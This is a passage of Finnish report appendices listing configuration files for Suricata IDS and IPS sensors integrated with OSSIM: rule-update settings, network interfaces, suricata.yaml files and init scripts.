# Extra configuration
# --------------------
# Files in the archive matching this regular expression will be
# checked for changes, and then updated or added if needed.
# You can then choose to skip individual files by specifying
# the "skipfile" keyword below.
# Normally you shouldn't need to change this one.
# (But if you do, make sure it's still a valid regexp.)
update_files = \.rules$|\.config$|\.conf$|\.txt$|\.map$


# Regexp of keywords that starts a snort rule.
# May be useful if you create your own ruletypes and want those
# lines to be regarded as rules as well.
# rule_actions = alert|drop|log|pass|reject|sdrop|activate|dynamic


# If the number of rules files in the downloaded archive matching the
# 'update_files' regexp is below min_files, or if the total number
# of rules in it is below min_rules, the archive is regarded as
# broken and the update is aborted with an error message.
# Both are set to 1 by default (i.e. the archive is only regarded as
# broken if it's totally empty).
# min_files = 1
# min_rules = 1


# By default, a basic sanity check is performed on most paths/filenames to
# see if they contain illegal characters that may screw things up. If this
# check is too strict for your system (i.e. you get bogus "illegal
# characters in filename" errors) and you're sure you want to disable
# the check completely, set use_path_checks to 0.
use_path_checks = 1


# You can include other files:
# include foo.conf

# --------------
```

```
# Rules handling
# --------------

###########################################################################
# Files to totally skip (i.e. never update or check for changes)      #
#                                                                         #
# Syntax: skipfile filename                                               #
# or:     skipfile filename1, filename2, filename3, ...                   #
###########################################################################

# Ignore local.rules from the rules archive by default since we might
# have put some local rules in our own local.rules and we don't want it to
# get overwritten by the empty one from the archive after each update.
skipfile local.rules

# The file deleted.rules contains rules that have been deleted from other
# files, so there is usually no point in updating it (although it may be
# useful to watch for changes in it anyway since it sometimes contains
# useful comments about *why* certain rules are deleted).
skipfile deleted.rules

# Also skip snort.conf by default since we don't want to overwrite our own
# snort.conf if we have it in the same directory as the rules. If you
# have your own production copy of snort.conf in another directory, it may
# be really nice to check for changes in this file though, especially
# since variables are sometimes added or modified and new/old files are
# included/excluded.
#skipfile snort.conf
skipfile suricata.yaml

# You may want to consider ignoring threshold.conf for the same reasons as
# for snort.conf, i.e. if you customize it locally and don't want it to
# become overwritten by the default one. It may be better to put local
# thresholding/suppressing in some local file and still update and use
# the official one though, in case important stuff is added to it some
# day. We do update it by default, but it's your call.
skipfile threshold.config

skipfile sid-msg.map


###########################################################################
# SIDs to modify after each update (only for the skilled/stupid/brave).  #
# Don't use it unless you have to. There is nothing that stops you from  #
# modifying rules in such ways that they become invalid.                  #
# If you just want to disable SIDs, please skip this section and have a  #
# look at the "disablesid" keyword below.                                 #
#                                                                         #
# You may specify multiple modifysid directives for the same SID (they   #
# will be processed in order of appearance), and you may also specify a  #
# list of SIDs on which the substitution should be applied.               #
# The wildcard ("*") can be used to apply the substitution on all rules  #
# regardless of the SID.                                                  #
#                                                                         #
# Syntax: modifysid SID "replacethis" | "withthis"                        #
# or:                                                                     #
#         modifysid SID1, SID2, SID3, ... "replacethis" | "withthis"     #
# or:                                                                     #
#         modifysid * "replacethis" | "withthis"                          #
#                                                                         #
# The strings within the quotes will simply be passed to a                #
# s/replacethis/withthis/ statement in Perl, so they must be valid        #
# regular expressions. The strings are case-sensitive and only the first #
# occurrence will be replaced. If there are multiple occurrences you      #
# want replace, simply repeat the same modifysid line.                    #
###########################################################################
#modifysid 19694 "content:charImg.axd?;" | "content:"charImg.axd?"; http_uri;"
#modifysid 19694 (contents*:s*:"charImg.axd?";s*;)" | "(${1} replace:"charImg.axd?";
      http_uri;)"
modifysid 19694 "(.+) charImg (.+) ;" | "$1 charImg $2 ; http_uri;"
modifysid 19245 "distance:0; nocase; http_header;" | "distance:0; nocase;"

###########################################################################
# SIDs to enable after each update.                                     #
# Will simply remove all the leading '#' for a specified SID (if it's  #
# a multi-line rule, the leading '#' for all lines are removed.)        #
# These will be processed after all the modifysid and disablesid        #
# statements. Using 'enablesid' on a rule that is not disabled is a     #
# NOOP.                                                                 #
#                                                                       #
```

```
# Syntax:  enablesid SID                                                #
# or:      enablesid SID1, SID2, SID3, ...                              #
#########################################################################
#icmp.rules file, potentially bad scanner rules activated.
enablesid 465, 466, 467, 474, 476, 480, 481, 482, 483, 484, 1813, 3626, 19678
# nmap scan related rules activated, emerging-scan.rules:
enablesid 2000537, 2000536, 2009582, 2009583, 2009584, 2000538, 2000540, 2000543,
      2000544, 2000545, 2000546
# ftp.rules - suspicious login attempts rules activated:
enablesid 144, 353, 354, 355, 357, 358, 2178, 2179, 2332, 2333, 2272, 2334, 2335,
      2416, 2417, 2574
enablesid 3077, 3460, 3532, 3441, 8415, 8481, 8480, 8479, 8707, 9792, 10188, 13925,
      14743, 14770, 15923
enablesid 489, 491, 16698, 16697, 17059, 17329, 17518, 18326, 18575, 18588, 18580,
      23055
#emerging-dos-rules
enablesid 2000006, 2001882, 2010492, 2014996
#os-windows.rules
enablesid 15199, 14693
#sql.rules
enablesid 1387, 8494, 8495, 12009, 12027, 14991, 15868, 17209, 21084, 21085, 23947,
      24172, 21788, 21789
enablesid 24172, 23947, 23393, 21778, 21777, 21779, 20045, 20047, 20046, 19438, 19439,
      19440, 19202
enablesid 19201, 15877, 15875, 15876, 13513, 15874, 16513, 16431, 15584
#emerging-web_server.rules
enablesid 2010463, 2002158, 2009770, 2009771, 2009772, 2009773, 2010038, 2101857,
      2101852
enablesid 2011291, 2010287, 2010286, 2011040
#emerging-sql.rules
enablesid 2008909, 2101673, 2102680, 2102695, 2102694, 2102693, 2102692, 2102691,
      2102690, 2102689
enablesid 2102688, 2102687, 2102696, 2102633, 2102617, 2102615, 2102612, 2102858,
      2102860, 2102861
enablesid 2102862, 2102863, 2102864, 2102865, 2102866, 2102867, 2102868, 2102875,
      2102869, 2102870
enablesid 2102870, 2102871, 2102872, 2102874, 2102876, 2102878, 2102879, 2102881,
      2102882, 2102883
enablesid 2102884, 2102885, 2102886, 2102887, 2102894, 2102888, 2102889, 2102890,
      2102891, 2102892
enablesid 2102897, 2102896, 2102899, 2102900, 2102901, 2102813, 2102814, 2102815,
      2102816, 2102643
enablesid 2102814, 2102825, 2102826, 2102817, 2102818, 2102819, 2102820, 2102821,
      2102823, 2102827
enablesid 2102828, 2102829, 2102831, 2102832, 2102833, 2102834, 2102835, 2102836,
      2102837, 2102838
enablesid 2102839, 2102685, 2102902, 2102903, 2102904, 2102905, 2102906, 2102907,
      2102908, 2102909
enablesid 2102910, 2102911, 2102912, 2102913, 2102914, 2102915, 2102916, 2102918,
      2102840, 2102841
enablesid 2102842, 2102843, 2102844, 2102845, 2102846, 2102917, 2102847, 2102919,
      2102849, 2102696
enablesid 2102848, 2102679, 2102684, 2102608, 2102049, 2102329
# server-webapp.rules
enablesid 20644, 18556, 20635, 2703, 1871, 23406, 24801, 2399, 8716, 20640, 20641,
      509, 21271
enablesid 18586, 3690, 20647, 15424, 887, 23216, 20646, 23405, 11193, 861, 2356,
      20615, 1527
enablesid 10871, 2704, 15425, 20624, 20628, 20645, 11685, 18956, 24112, 21270, 8713,
      1385, 19142
enablesid 20623, 20629, 2228, 2701, 24517, 11616, 2063, 20832, 8715, 18955, 20625,
      8714, 2702
enablesid 11194, 20642, 17449, 20648, 20649, 1255

#########################################################################
# SIDs to comment out, i.e. disable, after each update by placing a    #
# '#' in front of the rule (if it's a multi-line rule, it will be put  #
# in front of all lines).                                               #
#                                                                       #
# Syntax:  disablesid SID                                               #
# or:      disablesid SID1, SID2, SID3, ...                             #
#########################################################################
```

Liite 17. Suricata IPS -sensorin rajapinta-asetukset

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# Network interface to OSSIM management network
auto eth2
#iface eth2 inet dhcp
iface eth2 inet static
address 192.168.10.11
netmask 255.255.255.0
gateway 192.168.10.1

# Network interface to F0653 Vyatta
auto eth1
iface eth1 inet static
        pre-up iptables-restore < /etc/iptables.rules
        post-down iptables-restore < /etc/iptables.rules
      address 132.190.242.129
      netmask 255.255.255.128
      network 132.190.242.128

up route add -net 132.190.242.0 netmask 255.255.255.128 gw 132.190.242.130
down route del -net 132.190.242.0 netmask 255.255.255.128 gw 132.190.242.130

# Network interface to VC13
auto eth0
iface eth0 inet static
        pre-up iptables-restore < /etc/iptables.rules
        post-down iptables-restore < /etc/iptables.rules
      address 132.190.106.2
      netmask 255.255.255.0
      gateway 132.190.106.1
```

Liite 18. Automaattisesti konfiguroidun Suricata IDS -sensorin konfigurointitiedostot ja käynnistystiedosto

/etc/suricata/suricata.yaml

```
%YAML 1.1
---
action-order:
- pass
- drop
- reject
- alert
af-packet:
- cluster-id: 99
  cluster-type: cluster_round_robin
  defrag: yes
  interface: eth1
  threads: 1
- cluster-id: 98
  cluster-type: cluster_round_robin
  defrag: yes
  interface: eth0
  threads: 1
asn1_max_frames: 256
classification-file: /etc/suricata/classification.config
coredump:
  max_dump: unlimited
cuda:
- mpm:
    batching_timeout: 1
    cuda_streams: 2
    device_id: 0
    packet_buffer_limit: 2400
    packet_buffers: 10
    packet_size_limit: 1500
    page_locked: enabled
default-log-dir: /var/log/suricata
default-rule-path: /etc/suricata/rules
defrag:
  max-frags: 65535
  prealloc: yes
  timeout: 60
detect-engine:
- profile: medium
- custom-values:
    toclient_dp_groups: 3
    toclient_dst_groups: 2
    toclient_sp_groups: 2
    toclient_src_groups: 2
    toserver_dp_groups: 25
    toserver_dst_groups: 4
    toserver_sp_groups: 2
    toserver_src_groups: 2
- sgh-mpm-context: auto
- inspection-recursion-limit: 3000
engine-analysis:
  rules-fast-pattern: yes
flow:
  emergency_recovery: 30
  hash_size: 65536
  memcap: 32mb
  prealloc: 10000
  prune_flows: 5
flow-timeouts:
  default:
    closed: 0
    emergency_closed: 0
    emergency_established: 100
    emergency_new: 10
    established: 300
    new: 30
  icmp:
    emergency_established: 100
    emergency_new: 10
```

```
    established: 300
    new: 30
  tcp:
    closed: 120
    emergency_closed: 20
    emergency_established: 300
    emergency_new: 10
    established: 3600
    new: 60
  udp:
    emergency_established: 100
    emergency_new: 10
    established: 300
    new: 30
host-os-policy:
  bsd: []
  bsd_right: []
  hpux10: []
  hpux11: []
  irix: []
  linux:
  - 10.0.0.0/8
  - 192.168.1.100
  - 8762:2352:6241:7245:E000:0000:0000:0000
  macos: []
  old_linux: []
  old_solaris: []
  solaris:
  - ::1
  vista: []
  windows:
  - 0.0.0.0/0
  windows2k3: []
ipfw: ~
libhtp:
  default-config:
    personality: IDS
    request_body_limit: 3072
    response-body-limit: 3072
  server-config:
  - apache:
      address:
      - 192.168.1.0/24
      - 127.0.0.0/8
      - ::1
      personality: Apache_2_2
      request_body_limit: 4096
      response-body-limit: 4096
  - iis7:
      address:
      - 192.168.0.0/24
      - 192.168.10.0/24
      personality: IIS_7_0
      request_body_limit: 4096
      response-body-limit: 4096
logging:
  default-log-level: info
  default-output-filter: ~
  outputs:
  - console:
      enabled: yes
  - file:
      enabled: yes
      filename: /var/log/suricata/suricata.log
  - syslog:
      enabled: no
      facility: local5
      format: '[%i] <%d> -- '
mpm-algo: ac
nfq: ~
outputs:
- fast:
    append: no
    enabled: yes
    filename: suricata
- unified2-alert:
    enabled: yes
    filename: unified2.alert
- http-log:
    append: no
```

```
    enabled: yes
    filename: http.log
- pcap-info:
    enabled: yes
- pcap-log:
    enabled: yes
    filename: log.pcap
    limit: 1000mb
    max_files: 2000
    mode: normal
    use_stream_depth: no
- alert-debug:
    append: no
    enabled: yes
    filename: alert-debug.log
- alert-prelude:
    enabled: yes
    log_packet_content: no
    log_packet_header: yes
    profile: suricata
- stats:
    enabled: yes
    filename: stats.log
    interval: 8
- syslog:
    enabled: no
    facility: local5
- drop:
    append: no
    enabled: yes
    filename: drop.log
- file:
    enabled: no
    force-magic: no
    log-dir: files
pattern-matcher:
- b2gc:
    bf_size: medium
    hash_size: low
    search_algo: B2gSearchBNDMq
- b2gm:
    bf_size: medium
    hash_size: low
    search_algo: B2gSearchBNDMq
- b2g:
    bf_size: medium
    hash_size: low
    search_algo: B2gSearchBNDMq
- b3g:
    bf_size: medium
    hash_size: low
    search_algo: B3gSearchBNDMq
- wumanber:
    bf_size: medium
    hash_size: low
pcap:
- interface: eth1
pcre:
  match-limit: 3500
  match-limit-recursion: 1500
pfring:
- cluster-id: '99'
  cluster-type: cluster_round_robin
  interface: eth1
  threads: '1'
profiling:
  packets:
    append: yes
    csv:
      enabled: no
      filename: packet_stats.csv
    enabled: yes
    filename: packet_stats.log
  rules:
    append: no
    enabled: yes
    filename: rule_perf.log
    limit: 100
    sort: avgticks
reference-config-file: /etc/suricata/reference.config
```

```
rule-files:
- emerging-activex.rules
- emerging-attack_response.rules
- emerging-botcc.rules
- emerging-chat.rules
- emerging-ciarmy.rules
- emerging-compromised.rules
- emerging-current_events.rules
- emerging-deleted.rules
- emerging-dns.rules
- emerging-dos.rules
- emerging-drop.rules
- emerging-dshield.rules
- emerging-exploit.rules
- emerging-ftp.rules
- emerging-games.rules
- emerging-icmp.rules
- emerging-icmp_info.rules
- emerging-imap.rules
- emerging-inappropriate.rules
- emerging-info.rules
- emerging-malware.rules
- emerging-misc.rules
- emerging-mobile_malware.rules
- emerging-netbios.rules
- emerging-p2p.rules
- emerging-policy.rules
- emerging-pop3.rules
- emerging-rbn-malvertisers.rules
- emerging-rbn.rules
- emerging-rpc.rules
- emerging-scada.rules
- emerging-scan.rules
- emerging-shellcode.rules
- emerging-smtp.rules
- emerging-snmp.rules
- emerging-sql.rules
- emerging-telnet.rules
- emerging-tftp.rules
- emerging-tor.rules
- emerging-trojan.rules
- emerging-user_agents.rules
- emerging-virus.rules
- emerging-voip.rules
- emerging-web_client.rules
- emerging-web_server.rules
- emerging-web_specific_apps.rules
- emerging-worm.rules
- suricata-decoder-events.rules
- suricata-files.rules
- suricata-http-events.rules
- suricata-smtp-events.rules
- suricata-stream-events.rules
- os-windows.rules
- sql.rules
- local.rules
stream:
  checksum_validation: yes
  inline: no
  memcap: 32mb
  reassembly:
    depth: 1mb
    memcap: 64mb
    toclient_chunk_size: 2560
    toserver_chunk_size: 2560
threading:
  cpu_affinity:
  - management_cpu_set:
      cpu:
      - 0
  - receive_cpu_set:
      cpu:
      - 0
  - decode_cpu_set:
      cpu:
      - 0
      - 1
      mode: balanced
  - stream_cpu_set:
      cpu:
```

```
      - 0-1
  - detect_cpu_set:
      cpu:
      - all
      mode: exclusive
      prio:
        default: medium
        high:
        - 3
        low:
        - 0
        medium:
        - 1-2
  - verdict_cpu_set:
      cpu:
      - 0
      prio:
        default: high
  - reject_cpu_set:
      cpu:
      - 0
      prio:
        default: low
  - output_cpu_set:
      cpu:
      - all
      prio:
        default: medium
  detect_thread_ratio: 1.5
  set_cpu_affinity: no
vars:
  EXTERNAL_NET: '!$HOME_NET'
  HOME_NET: '[192.168.10.0/24,192.168.0.0/24,132.190.242.0/24]'
  address-groups:
    AIM_SERVERS: $EXTERNAL_NET
    DNS_SERVERS: $HOME_NET
    EXTERNAL_NET: '!$HOME_NET'
    HOME_NET: '[192.168.10.0/24,192.168.0.0/24,132.190.242.0/24]'
    HTTP_SERVERS: $HOME_NET
    SMTP_SERVERS: $HOME_NET
    SQL_SERVERS: $HOME_NET
    TELNET_SERVERS: $HOME_NET
  port-groups:
    HTTP_PORTS: '80'
    ORACLE_PORTS: 1521
    SHELLCODE_PORTS: '!80'
    SSH_PORTS: 22
```

/etc/ossim/agent/plugins/suricata.cfg (tämä perusasetuksissaan, ei muutoksia):

```
[DEFAULT]
plugin_id=1001

[config]
directory=/var/log/suricata/
enable=yes
interface=eth1
linklayer=ethernet
prefix=unified2.alert
process=suricata
source=snortlog
start=yes
startup=/etc/init.d/%(process)s start
shutdown=/etc/init.d/%(process)s stop
stop=yes
type=detector
unified_version=2
```

/etc/default/suricata (tämä perusasetuksissaan, ei muutoksia):

```
# Default config for Suricata

# set to yes to start the server in the init.d script
RUN=yes

# Configuration file to load
SURCONF=/etc/suricata/suricata.yaml
```

```
# Listen mode: pcap or nfqueue
# depending on this value, only one of the two following options
# will be used
# Please note that IPS mode is only available when using nfqueue
LISTENMODE=pcap

# Interface to listen on (for pcap mode)
IFACE=eth1

# Queue number to listen on (for nfqueue mode)
NFQUEUE=0

# Load Google TCMALLOC if libtcmalloc-minimal0 is installed
# This _might_ give you very very small performance gain....
TCMALLOC="YES"

# Pid file
PIDFILE=/var/run/suricata.pid
```

/etc/init.d/Suricata (tämä perusasetuksissaan, ei muutoksia):

```
#!/bin/sh -e
#
### BEGIN INIT INFO
# Provides:          suricata
# Required-Start:    $time $network $local_fs $remote_fs
# Required-Stop:     $remote_fs
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: Next Generation IDS/IPS
# Description:       Intrusion detection system that will
#                    capture traffic from the network cards and will
#                    match against a set of known attacks.
### END INIT INFO

. /lib/lsb/init-functions

# Source function library.
if test -f /etc/default/suricata; then
    . /etc/default/suricata
else
    echo "/etc/default/suricata is missing... bailing out!"
fi

# We'll add up all the options above and use them
NAME=suricata
DAEMON=/usr/bin/$NAME


# Use this if you want the user to explicitly set 'RUN' in
# /etc/default/
if [ "x$RUN" != "xyes" ] ; then
    log_failure_msg "$NAME disabled, please adjust the configuration to your needs "
    log_failure_msg "and then set RUN to 'yes' in /etc/default/$NAME to enable it."
    exit 0
fi

check_root()  {
    if [ "$(id -u)" != "0" ]; then
        log_failure_msg "You must be root to start, stop or restart $NAME."
        exit 4
    fi
}

check_nfqueue() {
if [ ! -e /proc/net/netfilter/nf_queue ]; then
    log_failure_msg "NFQUEUE support not found !"
    log_failure_msg "Please ensure the nfnetlink_queue module is loaded or built in
      kernel"
    exit 5
fi
}

check_run_dir() {
    if [ ! -d /var/run/suricata ]; then
      mkdir /var/run/suricata
      chmod 0755 /var/run/suricata
    fi
```

```
}


check_root

case "$LISTENMODE" in
  nfqueue)
    IDMODE="IPS (nfqueue)"
    LISTEN_OPTIONS=" -q $NFQUEUE"
    check_nfqueue
    ;;
  pcap)
    IDMODE="IDS (pcap)"
    LISTEN_OPTIONS=" -i $IFACE"
    ;;
  *)
    echo "Unsupported listen mode $LISTENMODE, aborting"
    exit 1
    ;;
esac

SURICATA_OPTIONS=" -c $SURCONF --pidfile $PIDFILE $LISTEN_OPTIONS -D"

# See how we were called.
case "$1" in
  start)
       if [ -f $PIDFILE ]; then
           PID1=`cat $PIDFILE`
           if kill -0 "$PID1" 2>/dev/null; then
               echo "$NAME is already running with PID $PID1"
               exit 0
           fi
       fi
       check_run_dir
       echo -n "Starting suricata in $IDMODE mode..."
       if [ -f /usr/lib/libtcmalloc_minimal.so.0 ] && [ "x$TCMALLOC" = "xYES" ]; then
           export LD_PRELOAD="/usr/lib/libtcmalloc_minimal.so.0"
           #echo "Using googles tcmalloc for minor performance boost!?!"
       fi
       $DAEMON $SURICATA_OPTIONS > /var/log/suricata/suricata-start.log  2>&1 &
       echo " done."
       ;;
  stop)
       echo -n "Stopping suricata: "
       if [ -f $PIDFILE ]; then
           PID2=`cat $PIDFILE`
       else
           echo " No PID file found; not running?"
           exit 0;
       fi
       start-stop-daemon --oknodo --stop --quiet --pidfile=$PIDFILE --exec $DAEMON
       if [ -n "$PID2" ]; then
           kill "$PID2"
           ret=$?
           sleep 2
           if kill -0 "$PID2" 2>/dev/null; then
               ret=$?
               echo -n "Waiting . "
               cnt=0
               while kill -0 "$PID2" 2>/dev/null; do
                   ret=$?
                   cnt=`expr "$cnt" + 1`
                   if [ "$cnt" -gt 10 ]; then
                      kill -9 "$PID2"
                      break
                   fi
                   sleep 2
                   echo -n ". "
               done
           fi
       fi
       rm $PIDFILE > /dev/null 2>&1
       echo " done."
    ;;
  status)
       # Check if running...
       if [ -s $PIDFILE ]; then
           PID3=`cat $PIDFILE`
           if kill -0 "$PID3" 2>/dev/null; then
```

```
                echo "$NAME is running with PID $PID3"
                exit 0
            else
                echo "PID file $PIDFILE exists, but process not running!"
            fi
        else
           echo "$NAME not running!"
        fi
    ;;
  restart)
        $0 stop
        $0 start
    ;;
  force-reload)
        $0 stop
        $0 start
    ;;
  *)
        echo "Usage: $0 {start|stop|restart|status}"
        exit 1
esac

exit 0
```

Liite 19. Automaattisesti konfiguroidun Suricata IPS -sensorin konfigurointitiedostot ja käynnistystiedosto

/etc/suricata/suricata.yaml

```
%YAML 1.1
---
action-order:
- pass
- drop
- reject
- alert
af-packet:
- cluster-id: 99
  cluster-type: cluster_round_robin
  defrag: yes
  interface: eth1
  threads: 1
- cluster-id: 98
  cluster-type: cluster_round_robin
  defrag: yes
  interface: eth2
  threads: 1
asn1_max_frames: 256
classification-file: /etc/suricata/classification.config
coredump:
  max_dump: unlimited
cuda:
- mpm:
    batching_timeout: 1
    cuda_streams: 2
    device_id: 0
    packet_buffer_limit: 2400
    packet_buffers: 10
    packet_size_limit: 1500
    page_locked: enabled
default-log-dir: /var/log/suricata
default-rule-path: /etc/suricata/rules
defrag:
  max-frags: 65535
  prealloc: yes
  timeout: 60
detect-engine:
- profile: medium
- custom-values:
    toclient_dp_groups: 3
    toclient_dst_groups: 2
    toclient_sp_groups: 2
    toclient_src_groups: 2
    toserver_dp_groups: 25
    toserver_dst_groups: 4
    toserver_sp_groups: 2
    toserver_src_groups: 2
- sgh-mpm-context: auto
- inspection-recursion-limit: 3000
engine-analysis:
  rules-fast-pattern: yes
flow:
  emergency_recovery: 30
  hash_size: 65536
  memcap: 32mb
  prealloc: 10000
  prune_flows: 5
flow-timeouts:
  default:
    closed: 0
    emergency_closed: 0
    emergency_established: 100
    emergency_new: 10
    established: 300
    new: 30
  icmp:
    emergency_established: 100
    emergency_new: 10
```

```
    established: 300
    new: 30
  tcp:
    closed: 120
    emergency_closed: 20
    emergency_established: 300
    emergency_new: 10
    established: 3600
    new: 60
  udp:
    emergency_established: 100
    emergency_new: 10
    established: 300
    new: 30
host-os-policy:
  bsd: []
  bsd_right: []
  hpux10: []
  hpux11: []
  irix: []
  linux:
  - 10.0.0.0/8
  - 192.168.1.100
  - 8762:2352:6241:7245:E000:0000:0000:0000
  macos: []
  old_linux: []
  old_solaris: []
  solaris:
  - ::1
  vista: []
  windows:
  - 0.0.0.0/0
  windows2k3: []
ipfw: ~
libhtp:
  default-config:
    personality: IDS
    request_body_limit: 3072
    response-body-limit: 3072
  server-config:
  - apache:
      address:
      - 192.168.1.0/24
      - 127.0.0.0/8
      - ::1
      personality: Apache_2_2
      request_body_limit: 4096
      response-body-limit: 4096
  - iis7:
      address:
      - 192.168.0.0/24
      - 192.168.10.0/24
      personality: IIS_7_0
      request_body_limit: 4096
      response-body-limit: 4096
logging:
  default-log-level: info
  default-output-filter: ~
  outputs:
  - console:
      enabled: yes
  - file:
      enabled: yes
      filename: /var/log/suricata.log
  - syslog:
      enabled: yes
      facility: local5
      format: '[%i] <%d> -- '
mpm-algo: ac
nfq:
mode: repeat
repeat-mark: 1
repeat-mask: 1
route-queue: 2
outputs:
- fast:
    append: yes
    enabled: no
    filename: suricata
- unified2-alert:
```

```
    enabled: yes
    filename: unified2.alert
- http-log:
    append: no
    enabled: yes
    filename: http.log
- pcap-info:
    enabled: no
- pcap-log:
    enabled: yes
    filename: log.pcap
    limit: 1000mb
    max_files: 2000
    mode: normal
    use_stream_depth: no
- alert-debug:
    append: no
    enabled: yes
    filename: alert-debug.log
- alert-prelude:
    enabled: no
    log_packet_content: no
    log_packet_header: yes
    profile: suricata
- stats:
    enabled: yes
    filename: stats.log
    interval: 8
- syslog:
    enabled: no
    facility: local5
- drop:
    append: no
    enabled: yes
    filename: drop.log
- file:
    enabled: no
    force-magic: no
    log-dir: files
pattern-matcher:
- b2gc:
    bf_size: medium
    hash_size: low
    search_algo: B2gSearchBNDMq
- b2gm:
    bf_size: medium
    hash_size: low
    search_algo: B2gSearchBNDMq
- b2g:
    bf_size: medium
    hash_size: low
    search_algo: B2gSearchBNDMq
- b3g:
    bf_size: medium
    hash_size: low
    search_algo: B3gSearchBNDMq
- wumanber:
    bf_size: medium
    hash_size: low
pcap:
- interface: eth1
pcre:
  match-limit: 3500
  match-limit-recursion: 1500
pfring:
- cluster-id: '99'
  cluster-type: cluster_round_robin
  interface: eth1
  threads: '1'
- cluster-id: '99'
  cluster-type: cluster_round_robin
  interface: eth2
  threads: '1'
profiling:
  packets:
    append: yes
    csv:
      enabled: no
      filename: packet_stats.csv
    enabled: yes
```

```
    filename: packet_stats.log
  rules:
    append: yes
    enabled: yes
    filename: rule_perf.log
    limit: 100
    sort: avgticks
reference-config-file: /etc/suricata/reference.config
rule-files:
- emerging-activex.rules
- emerging-attack_response.rules
- emerging-botcc.rules
- emerging-chat.rules
- emerging-ciarmy.rules
- emerging-compromised.rules
- emerging-current_events.rules
- emerging-deleted.rules
- emerging-dns.rules
- emerging-dos.rules
- emerging-drop.rules
- emerging-dshield.rules
- emerging-exploit.rules
- emerging-ftp.rules
- emerging-games.rules
- emerging-icmp.rules
- emerging-icmp_info.rules
- emerging-imap.rules
- emerging-inappropriate.rules
- emerging-info.rules
- emerging-malware.rules
- emerging-misc.rules
- emerging-mobile_malware.rules
- emerging-netbios.rules
- emerging-p2p.rules
- emerging-policy.rules
- emerging-pop3.rules
- emerging-rbn-malvertisers.rules
- emerging-rbn.rules
- emerging-rpc.rules
- emerging-scada.rules
- emerging-scan.rules
- emerging-shellcode.rules
- emerging-smtp.rules
- emerging-snmp.rules
- emerging-sql.rules
- emerging-telnet.rules
- emerging-tftp.rules
- emerging-tor.rules
- emerging-trojan.rules
- emerging-user_agents.rules
- emerging-virus.rules
- emerging-voip.rules
- emerging-web_client.rules
- emerging-web_server.rules
- emerging-web_specific_apps.rules
- emerging-worm.rules
- suricata-decoder-events.rules
- suricata-files.rules
- suricata-http-events.rules
- suricata-smtp-events.rules
- suricata-stream-events.rules
- local.rules
stream:
  checksum_validation: yes
  inline: no
  memcap: 32mb
  reassembly:
    depth: 1mb
    memcap: 64mb
    toclient_chunk_size: 2560
    toserver_chunk_size: 2560
threading:
  cpu_affinity:
  - management_cpu_set:
      cpu:
      - 0
  - receive_cpu_set:
      cpu:
      - 0
  - decode_cpu_set:
```

```
      cpu:
      - 0
      - 1
      mode: balanced
  - stream_cpu_set:
      cpu:
      - 0-1
  - detect_cpu_set:
      cpu:
      - all
      mode: exclusive
      prio:
        default: medium
        high:
        - 3
        low:
        - 0
        medium:
        - 1-2
  - verdict_cpu_set:
      cpu:
      - 0
      prio:
        default: high
  - reject_cpu_set:
      cpu:
      - 0
      prio:
        default: low
  - output_cpu_set:
      cpu:
      - all
      prio:
        default: medium
  detect_thread_ratio: 1.5
  set_cpu_affinity: no
vars:
  EXTERNAL_NET: '!$HOME_NET'
  HOME_NET: '[192.168.10.0/24,192.168.1.0/24,132.190.242.0/24]'
  address-groups:
    AIM_SERVERS: $EXTERNAL_NET
    DNS_SERVERS: $HOME_NET
    EXTERNAL_NET: '!$HOME_NET'
    HOME_NET: '[192.168.10.0/24,192.168.1.0/24,132.190.242.0/24]'
    HTTP_SERVERS: $HOME_NET
    SMTP_SERVERS: $HOME_NET
    SQL_SERVERS: $HOME_NET
    TELNET_SERVERS: $HOME_NET
  port-groups:
    HTTP_PORTS: '80'
    ORACLE_PORTS: 1521
    SHELLCODE_PORTS: '!80'
    SSH_PORTS: 22
```

/etc/ossim/agent/plugins/suricata.cfg (tämä perusasetuksissaan, ei muutoksia):

```
[DEFAULT]
plugin_id=1001

[config]
directory=/var/log/suricata/
enable=yes
interface=eth1
linklayer=ethernet
prefix=unified2.alert
process=suricata
source=snortlog
start=yes
startup=/etc/init.d/%(process)s start
shutdown=/etc/init.d/%(process)s stop
stop=yes
type=detector
unified_version=2
```

/etc/default/suricata:

```
# Default config for Suricata
```

```
# set to yes to start the server in the init.d script
RUN=yes

# Configuration file to load
SURCONF=/etc/suricata/suricata.yaml

# Listen mode: pcap or nfqueue
# depending on this value, only one of the two following options
# will be used
# Please note that IPS mode is only available when using nfqueue
LISTENMODE=nfqueue

# Interface to listen on (for pcap mode)
IFACE=eth1

# Queue number to listen on (for nfqueue mode)
NFQUEUE=0

# Load Google TCMALLOC if libtcmalloc-minimal0 is installed
# This _might_ give you very very small performance gain....
TCMALLOC="YES"

# Pid file
PIDFILE=/var/run/suricata.pid
```

/etc/init.d/Suricata (tämä perusasetuksissaan, ei muutoksia):

```
#!/bin/sh -e
#
### BEGIN INIT INFO
# Provides:          suricata
# Required-Start:    $time $network $local_fs $remote_fs
# Required-Stop:     $remote_fs
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: Next Generation IDS/IPS
# Description:       Intrusion detection system that will
#                    capture traffic from the network cards and will
#                    match against a set of known attacks.
### END INIT INFO

. /lib/lsb/init-functions

# Source function library.
if test -f /etc/default/suricata; then
    . /etc/default/suricata
else
    echo "/etc/default/suricata is missing... bailing out!"
fi

# We'll add up all the options above and use them
NAME=suricata
DAEMON=/usr/bin/$NAME


# Use this if you want the user to explicitly set 'RUN' in
# /etc/default/
if [ "x$RUN" != "xyes" ] ; then
    log_failure_msg "$NAME disabled, please adjust the configuration to your needs "
    log_failure_msg "and then set RUN to 'yes' in /etc/default/$NAME to enable it."
    exit 0
fi

check_root()  {
    if [ "$(id -u)" != "0" ]; then
        log_failure_msg "You must be root to start, stop or restart $NAME."
        exit 4
    fi
}

check_nfqueue() {
if [ ! -e /proc/net/netfilter/nf_queue ]; then
    log_failure_msg "NFQUEUE support not found !"
    log_failure_msg "Please ensure the nfnetlink_queue module is loaded or built in
      kernel"
    exit 5
fi
}
```

```
check_run_dir() {
    if [ ! -d /var/run/suricata ]; then
      mkdir /var/run/suricata
      chmod 0755 /var/run/suricata
    fi
}



check_root

case "$LISTENMODE" in
  nfqueue)
    IDMODE="IPS (nfqueue)"
    LISTEN_OPTIONS=" -q $NFQUEUE"
    check_nfqueue
    ;;
  pcap)
    IDMODE="IDS (pcap)"
    LISTEN_OPTIONS=" -i $IFACE"
    ;;
  *)
